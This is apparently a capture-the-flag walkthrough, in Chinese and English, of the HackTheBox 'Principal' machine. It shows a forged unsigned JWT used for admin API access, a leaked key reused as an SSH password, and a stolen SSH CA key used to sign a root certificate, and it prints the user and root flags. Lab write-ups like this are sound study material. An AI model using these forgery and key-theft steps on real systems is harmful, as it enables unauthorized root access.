HackTheBox - Principal

HackTheBox - Principal

Port Scanning & Directory Scanning

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
$ nmap -sC -sV 10.129.13.41
Starting Nmap 7.80 ( https://nmap.org ) at 2026-03-27 14:09 CST
Nmap scan report for 10.129.13.41
Host is up (0.20s latency).
Not shown: 997 closed ports
PORT     STATE    SERVICE    VERSION
22/tcp   open     ssh        OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
7627/tcp filtered soap-http
8080/tcp open     http-proxy Jetty
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 404 Not Found
|     Date: Fri, 27 Mar 2026 06:10:08 GMT
|     Server: Jetty
|     X-Powered-By: pac4j-jwt/6.0.3
|     Cache-Control: must-revalidate,no-cache,no-store
|     Content-Type: application/json
|     {"timestamp":"2026-03-27T06:10:08.908+00:00","status":404,"error":"Not Found","path":"/nice%20ports%2C/Tri%6Eity.txt%2ebak"}
|   GetRequest:
|     HTTP/1.1 302 Found
|     Date: Fri, 27 Mar 2026 06:10:07 GMT
|     Server: Jetty
|     X-Powered-By: pac4j-jwt/6.0.3
|     Content-Language: en
|     Location: /login
|     Content-Length: 0
|   HTTPOptions:
|     HTTP/1.1 200 OK
|     Date: Fri, 27 Mar 2026 06:10:07 GMT
|     Server: Jetty
|     X-Powered-By: pac4j-jwt/6.0.3
|     Allow: GET,HEAD,OPTIONS
|     Accept-Patch:
|     Content-Length: 0
|   RTSPRequest:
|     HTTP/1.1 505 HTTP Version Not Supported
|     Date: Fri, 27 Mar 2026 06:10:08 GMT
|     Cache-Control: must-revalidate,no-cache,no-store
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 349
|     <html>
|     <head>
|     <meta http-equiv="Content-Type" content="text/html;charset=ISO-8859-1"/>
|     <title>Error 505 Unknown Version</title>
|     </head>
|     <body>
|     <h2>HTTP ERROR 505 Unknown Version</h2>
|     <table>
|     <tr><th>URI:</th><td>/badMessage</td></tr>
|     <tr><th>STATUS:</th><td>505</td></tr>
|     <tr><th>MESSAGE:</th><td>Unknown Version</td></tr>
|     </table>
|     </body>
|     </html>
|   Socks5:
|     HTTP/1.1 400 Bad Request
|     Date: Fri, 27 Mar 2026 06:10:09 GMT
|     Cache-Control: must-revalidate,no-cache,no-store
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 382
|     <html>
|     <head>
|     <meta http-equiv="Content-Type" content="text/html;charset=ISO-8859-1"/>
|     <title>Error 400 Illegal character CNTL=0x5</title>
|     </head>
|     <body>
|     <h2>HTTP ERROR 400 Illegal character CNTL=0x5</h2>
|     <table>
|     <tr><th>URI:</th><td>/badMessage</td></tr>
|     <tr><th>STATUS:</th><td>400</td></tr>
|     <tr><th>MESSAGE:</th><td>Illegal character CNTL=0x5</td></tr>
|     </table>
|     </body>
|_    </html>
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Jetty
| http-title: Principal Internal Platform - Login
|_Requested resource was /login
...
$ ffuf -u http://10.129.13.41:8080/FUZZ -w  /snap/seclists/1214/Discovery/Web-Content/common.txt
...
api/experiments/configurations [Status: 401, Size: 58, Words: 3, Lines: 1]
api/experiments         [Status: 401, Size: 58, Words: 3, Lines: 1]
dashboard               [Status: 200, Size: 3930, Words: 1579, Lines: 95]
login                   [Status: 200, Size: 6152, Words: 2465, Lines: 113]

Bypass JWT

這題是 classic JWT misconfiguration,正常的流程可以看Security Related,後端parser header之後發現alg為none並且沒有signature,正常的server應該要reject,但他完全沒驗證signature就相信payload我是admin

並且這一題還有提到JWE,正常流程應該:

  1. 解密 JWE
  2. 取出 JWT
  3. 驗證 signature

但這台直接接受 plaintext JWT,所以我們同時bypass JWE和JWT

存取API

1
2
3
4
5
$ ffuf -H "Authorization: Bearer eyJhbGciOiJub25lIn0.eyJzdWIiOiJhZG1pbiIsInJvbGUiOiJST0xFX0FETUlOIn0." -u http://10.129.13.41:8080/api/FUZZ -w /snap/seclists/1214/Discovery/Web-Content/api/objects.txt
health                  [Status: 200, Size: 33, Words: 1, Lines: 1]
settings                [Status: 200, Size: 854, Words: 18, Lines: 1]
users                   [Status: 200, Size: 1854, Words: 34, Lines: 1]
$ curl http://10.129.13.41:8080/api/settings -H "Authorization: Bearer eyJhbGciOiJub25lIn0.eyJzdWIiOiJhZG1pbiIsInJvbGUiOiJST0xFX0FETUlOIn0."
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
{
  "system": {
    "applicationName": "Principal Internal Platform",
    "javaVersion": "21.0.10",
    "serverType": "Jetty 12.x (Embedded)",
    "environment": "production",
    "version": "1.2.0"
  },
 
  "integrations": [
    {
      "status": "connected",
      "lastSync": "2025-12-28T12:00:00Z",
      "name": "GitLab CI/CD"
    },
    {
      "status": "connected",
      "lastSync": "2025-12-28T14:00:00Z",
      "name": "Vault"
    },
    {
      "status": "connected",
      "lastSync": "2025-12-28T14:30:00Z",
      "name": "Prometheus"
    }
  ],
  "infrastructure": {
    "notes": "SSH certificate auth configured for automation - see /opt/principal/ssh/ for CA config.",
    "database": "H2 (embedded)",
    "sshCertAuth": "enabled",
    "sshCaPath": "/opt/principal/ssh/"
  }
}

這邊的重點是

1
2
3
4
5
"encryptionKey": "D3pl0y_$$H_Now42!"
...
"notes": "SSH certificate auth configured for automation..."
"sshCertAuth": "enabled",
"sshCaPath": "/opt/principal/ssh/"

所以大膽猜可能有password reuse的問題

1
2
3
4
5
$ ssh svc-deploy@10.129.13.41
svc-deploy@principal:~$ ls /home/svc-deploy/
user.txt
svc-deploy@principal:~$ cat /home/svc-deploy/user.txt
2110fc8902541f8d99004e2b6179c7e3

提權

繼續在API中撈資料並且看一下有哪些可以用的資訊

1
2
3
4
5
6
7
svc-deploy@principal:~$ whoami && id && sudo -l
svc-deploy
uid=1001(svc-deploy) gid=1002(svc-deploy) groups=1002(svc-deploy),1001(deployers)
[sudo] password for svc-deploy:
Sorry, user svc-deploy may not run sudo on principal.
svc-deploy@principal:~$ exit
$ curl http://10.129.13.41:8080/api/dashboard -H "Authorization: Bearer eyJhbGciOiJub25lIn0.eyJzdWIiOiJhZG1pbiIsInJvbGUiOiJST0xFX0FETUlOIn0."
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
{
  "stats": {
    "systemHealth": "operational",
    "totalUsers": 8,
    "pendingAlerts": 2,
    "activeDeployments": 3,
    "uptimePercent": 99.7,
    "lastDeployment": "2025-12-28T14:32:00Z"
  },
  "recentActivity": [
    {
      "timestamp": "2026-03-05T21:43:40.443553",
      "action": "CERT_ISSUED",
      "username": "svc-deploy",
      "details": "SSH certificate issued for deploy-1735400000"
    },
    ...
  ],
  "user": {
    "role": "ROLE_ADMIN",
    "username": "admin"
  },
  "announcements": [
    {
      "date": "2025-12-30",
      "message": "Scheduled maintenance on Jan 15 02:00-04:00 UTC. Deploy pipelines will be paused.",
      "title": "Maintenance Window",
      "severity": "info"
    },
    {
      "date": "2025-12-15",
      "message": "SSH CA keys have been rotated. All deploy certificates issued before Dec 1 are revoked.",
      "title": "New SSH CA Rotation",
      "severity": "warning"
    }
  ]
}

從上述的repsonse中,可以發現以下關鍵訊息

1
2
3
4
5
6
{
    "timestamp": "2026-03-05T21:43:40.443553",
    "action": "CERT_ISSUED",
    "username": "svc-deploy",
    "details": "SSH certificate issued for deploy-1735400000"
},

代表系統會:

  1. 發 SSH certificate
  2. 給 svc-deploy 用
  3. 用 CA 簽章

而且前面都有提到CA在/opt/principal/ssh/,那麼我可以把CA dump到local,然後自己產生key再用CA簽章,最後用Root的身份進去,完成提權

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
svc-deploy@principal:~$ ls -la /opt/principal/ssh/ # 確認有CA的private key
total 20
drwxr-x--- 2 root deployers 4096 Mar 11 04:22 .
drwxr-xr-x 5 root root      4096 Mar 11 04:22 ..
-rw-r----- 1 root deployers  288 Mar  5 21:05 README.txt
-rw-r----- 1 root deployers 3381 Mar  5 21:05 ca
-rw-r--r-- 1 root root       742 Mar  5 21:05 ca.pub
svc-deploy@principal:~$ cat /opt/principal/ssh/README.txt
CA keypair for SSH certificate automation.

This CA is trusted by sshd for certificate-based authentication.
Use deploy.sh to issue short-lived certificates for service accounts.

Key details:
  Algorithm: RSA 4096-bit
  Created: 2025-11-15
  Purpose: Automated deployment authentication
svc-deploy@principal:~$ exit
$ scp svc-deploy@10.129.13.41:/opt/principal/ssh/ca .
$ ssh-keygen -f mykey -N ""
Generating public/private rsa key pair.
Your identification has been saved in mykey
Your public key has been saved in mykey.pub
The key fingerprint is:
SHA256:Cja0uLuT3vXJd+KplpYUpXNxNp7O/j14kifuc7bojcg sbk6401@Bernie
The key's randomart image is:
+---[RSA 3072]----+
|                 |
|          o +    |
|    .    o = o   |
|   o .  + . o    |
|  . =   S+ o     |
|   o o ..   o    |
|  ..  o. o .  o  |
|  oo . o=.+.+*+B |
| .+o.  o=+oE+BXo+|
+----[SHA256]-----+
$ sudo ssh-keygen -s ca -I root -n root mykey.pub
$ sudo ssh -i mykey root@10.129.13.41
root@principal:~# cat /root/root.txt
c31d043bf6c4b87a9208cbba889332ed